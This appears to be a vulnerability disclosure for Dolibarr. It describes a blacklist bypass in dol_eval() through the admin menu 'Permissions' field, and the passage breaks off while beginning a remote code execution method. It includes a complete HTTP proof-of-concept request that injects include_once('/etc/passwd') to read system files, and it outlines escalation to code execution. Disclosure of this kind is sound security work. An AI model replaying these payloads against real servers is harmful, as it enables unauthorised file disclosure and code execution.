



# Summary The Dolibarr backend provides the function of adding Menu, and supports setting permissions for the added Menu: ![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228164114688.png) This is the trigger point of the vulnerability. The submitted permission can be php code, and it will be executed when viewing the created Menu: - htdocs/admin/menus/edit.php ![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228164445656.png) As you can see, in edit.php, if the created menu is set to `$menu->perms`, the `dol_eval()` method will be called. Following the `dol_eval()` method, we can see that it will filter the dangerous php functions in `$menu->perms` through the blacklist set in `$forbiddenphpfunctions`: ![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228164725548.png) However, the blacklist here is not comprehensive. For example, the `include_once` and `require_once` functions can easily pass the blacklist check, which will cause file inclusion vulnerabilities. Moreover, if the `allow_url_include` option is enabled in php.ini, arbitrary code execution will occur. **The most serious thing is that we can cooperate with the file upload at `/htdocs/user/document.php?id=1&uploadform=1` to achieve more general arbitrary code execution.** # Proof of Concept ## Local File Inclusion (1) First, create a Menu and set "Permissions" to `include_once('/etc/passwd')` (note that `''` must be used here because `"` will be detected): ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('/etc/passwd')&save=Save ``` ![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228165411557.png) (2) Then we look at the Menu we just created, and we can see that the contents of `/etc/passwd` have been successfully read out: ![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228165517668.png) ## Remote Code Execution - 1 (1) We first ensure that the `allow_url_include` option of php.ini on the server is `On`: ![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228160154464.png) At this point, we can use remote file inclusion and cooperate with `php://input` to achieve 